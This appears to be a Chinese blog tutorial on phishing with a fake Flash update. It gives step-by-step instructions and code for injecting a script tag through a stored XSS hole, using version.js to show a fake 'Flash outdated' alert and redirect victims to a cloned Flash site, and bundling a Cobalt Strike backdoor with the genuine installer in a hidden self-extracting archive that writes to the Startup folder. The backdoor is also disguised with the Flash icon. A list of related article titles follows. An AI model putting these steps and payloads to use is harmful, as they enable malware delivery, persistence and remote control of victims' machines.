
钓鱼攻击之:Flash 网页钓鱼
钓鱼攻击之:Flash 网页钓鱼
1 准备资料
- Flash网站克隆源码:GitHub - hackxc/xss_flash: Xss之Flash钓鱼
- 生成后门并捆绑flash的安装程序
- VPS服务器,并使用步骤1的资源,搭建好flash网站,下载地址要修改为构造好的后门文件。
- 有XSS漏洞的网站:GitHub - r00tSe7en/Flash-Pop: Flash钓鱼弹窗优化版
2 具体钓鱼流程
找到可以插入一段JS代码的网站,如:存在存储xss漏洞。插入触发flash版本过低弹窗的JS代码:
<script src='http://192.168.10.3/version.js'></script>
目标点击确定后,跳转到伪造flash界面的VPS服务器,
目标靶机点击下载并安装,触发后门反弹shell
3 生成后门并捆绑flash的安装程序
通过CS生成C格式的shellcode,利用下面的网站生成后门程序
安装Winrar。
同时选中后门与Flash官方安装包,右键选择:添加到压缩文件。

选择:创建自解压格式压缩文件-->修改:压缩文件名(使其看起来更可信)


选择:高级-->自解压选项-->更新-->更新模式:解压并更新文件-->覆盖模式:覆盖所有文件


高级自解压选项窗口中选择:常规-->解压路径放到windows开机自启动目录
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\Startup
高级自解压选项窗口中选择:设置-->解压后运行:
r9VTngXsPg.exe-->解压前运行:flashplayerpp_install_cn.exe

高级自解压选项窗口中选择:模式-->全部隐藏
生成文件
为了增加可信度,修改生成后的文件图标

使用 ResourceHacker 导出flash官方文件的图标组
再用 ResourceHacker 将生成的自解压文件图标组修改成刚刚导出的flash图标组

另存为exe文件,再次确保命名为官网相同文件名
上传到VPS服务器中
4 处理WEB站点过程
模拟伪造Flash网站的VPS服务器:kali下
将下载的xss_flash目录中的文件全部移到
/var/www/html修改下载软件的地址为前面构造的后门软件
修改
version.js中弹窗的指向伪造Flash网站地址window.alert = function(name){
var iframe = document. createElement("IFRAME");
iframe.style.display="none";
iframe.setAttribute("src",'data:text/plain,');
document. documentElement.appendChild(iframe);
window.frames [0].window.alert(name);
iframe.parentNode.removeChild(iframe);
}
alert( "您的FLASH版本过低,尝试升级后访问该页面! ");
window. location.href="http://192.168.10.3";
- 此处伪造Flash网站地址为:
http://192.168.10.3
- 此处伪造Flash网站地址为:
启动apache2服务
模拟存在XSS网站的VPS服务器:
index.html<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Flash Test...</title>
<script src='http://192.168.10.3/version.js'></script>
</head>
<body>
<h1>Flash Test...</h1>
</body>
</html>
- 模拟插入了
<script src='http://192.168.10.3/version.js'></script>脚本 - 此处存在XSS网站的VPS服务器地址为:
http://192.168.10.3:81
- 模拟插入了
目标靶机访问到这个存在XSS的页面就会执行代码

点确定后,跳转到伪造Flash网站


目标靶机点击下载并运行exe后,成功上线
钓鱼攻击之:Flash 网页钓鱼的更多相关文章
- DNS欺骗:网站克隆实现网站钓鱼攻击
1 DNS 1.1 DNS是什么? 域名系统(Domain Name System)是互联网使用的命名系统,用来将主机域名转换为 ip 地址,属于应用层协议,使用 UDP 传输. 1.2 为什么需要D ...
- 支付SDK的安全问题——隐式意图可导致钓鱼攻击
该漏洞涉及到app所使用的intent和intent filter. intent是一个可用于从一个app组件请求动作或处理事件的“消息对象”.Intent负责对应用中一次操作的动作.动作涉及数据. ...
- pikachu练习平台(XSS-漏洞测试案例(cookie的窃取和利用、钓鱼攻击、XSS获取键盘记录))
XSS-漏洞测试案例 xss案例 1.cookie的窃取和利用 2.钓鱼攻击 3.XSS获取键盘记录 在进行案例之前首先要搭建xss后台 搭建xss后台 1.在pikachu文件夹下面,把pkxss单 ...
- CobaltStrike 生成office宏病毒进行钓鱼攻击
关于WORD宏: 在百度百科上有: 宏是一个批量处理程序命令,正确地运用它可以提高工作效率.微软的office软件允许用户自己编写,叫VBA的脚本来增加其灵活性,进一步扩充它的能力.如完打开word文 ...
- 风炫安全WEB安全学习第二十四节课 利用XSS钓鱼攻击
风炫安全WEB安全学习第二十四节课 利用XSS钓鱼攻击 XSS钓鱼攻击 HTTP Basic Authentication认证 大家在登录网站的时候,大部分时候是通过一个表单提交登录信息. 但是有时候 ...
- 钓鱼攻击之远程加载恶意Word模版文件上线CS
0x00 前言 利用Word文档加载附加模板时的缺陷所发起的恶意请求而达到的攻击目的,所以当目标用户点开攻击者发给他的恶意word文档就可以通过向远程服务器请求恶意模板并执行恶意模板上的恶意代码.这里 ...
- kali下利用weeman进行网页钓鱼
工具下载链接:https://files.cnblogs.com/files/wh4am1/weeman-master.zip 利用wget命令下载zip压缩包 利用unzip命令解压 接着直接cd进 ...
- 推荐美丽的flash网页MP3音乐播放器
文章来源:PHP开发学习门户 地址:http://www.phpthinking.com/archives/491 在网页制作中.假设想在网页中插入mp3音乐来增添网页的互动感,提升用户体验度,这个时 ...
- Selenium+Java - 结合sikuliX操作Flash网页
前言 前天被一个Flash的轮播图,给玩坏了,无法操作,后来请教了下crazy总拿到思路,今天实践了下,果然可以了,非常感谢! 模拟场景 打开百度地图 切换城市到北京 使用测距工具 测量 奥林匹克森林 ...
- 使用Wifi pineapple(菠萝派)进行Wi-Fi钓鱼攻击
简介: WiFi Pineapple 是由国外无线安全审计公司Hak5开发并售卖的一款无线安全测试神器. 特性: 用作 Wi-Fi 中间人攻击测试平台 一整套的针对 AP 的渗透测试套件 基于 WEB ...
随机推荐
- 【每日一题】【DFS+存已加的值】2022年2月27日-二叉树根节点到叶子节点的所有路径和
描述给定一个二叉树的根节点root,该树的节点值都在数字0−9 之间,每一条从根节点到叶子节点的路径都可以用一个数字表示.1.该题路径定义为从树的根结点开始往下一直到叶子结点所经过的结点2.叶子节点是 ...
- hdoj笔记1000
1000,A+B problem #include <stdio.h>//要用EOF!! int main() { int a,b; while(scanf("%d%d" ...
- Jenkins&&gitlab2
Jenkins slave 添加jenkins slave节点: jenkins slave节点创建工作目录与基本环境配置,如果jenkins slave节点需要clone代码和执行java 代码编 ...
- Django框架:8、聚合查询、分组查询、F与Q查询、ORM查询优化、ORM事务操作、ORM常用字段类型、ORM常用字段参数
Django 数据库 目录 Django 数据库 一.聚合查询 二.分组查询 三.F查询与Q查询 1.F查询 2.Q查询 3.Q查询进阶操作 四.ORM查询优化 1.only与defer 五.ORM事 ...
- 【机器学习】李宏毅——Adversarial Attack(对抗攻击)
研究这个方向的动机,是因为在将神经网络模型应用于实际场景时,它仅仅拥有较高的正确率是不够的,例如在异常检测中.垃圾邮件分类等等场景,那些负类样本也会想尽办法来"欺骗"模型,使模型无 ...
- Go语言与其他高级语言的区别
概述: go语言与其他语言相比,go语言的关键字非常少,只有25个,c语言有37个,c++有84个,python有33个,java有53个. 差异1:go语言不允许隐式转换,别名和原有类型也不能进行隐 ...
- [0x12] 135.最大子序和【单调队列】
我在知乎上看到一句话,如一道晴天霹雳: "如果一个选手比你小还比你强,你就可以退役了."--单调队列的原理 题意 link(more:P1714) 给定一个长度为 \(n\) 的整 ...
- c#5.0(.net 4.5之后)的 Async+await+Task的异步机制的调试笔记
1.)无返回值的情况(异步也是基于线程). using System; using System.Collections.Generic; using System.Linq; using Syste ...
- JSONObject 相关
/** * 将json转为对应实体类 */ public static Object jsonToJavaObj(String json, Class cs) { return jsonToJavaO ...
- NET-async-await是否会创建新线程
title: .NET async/await是否会创建新线程 date: 2022-12-06 10:36:46 tags: - .NET 先上结论 CPU密集型操作,比如计算,如果不使用Task, ...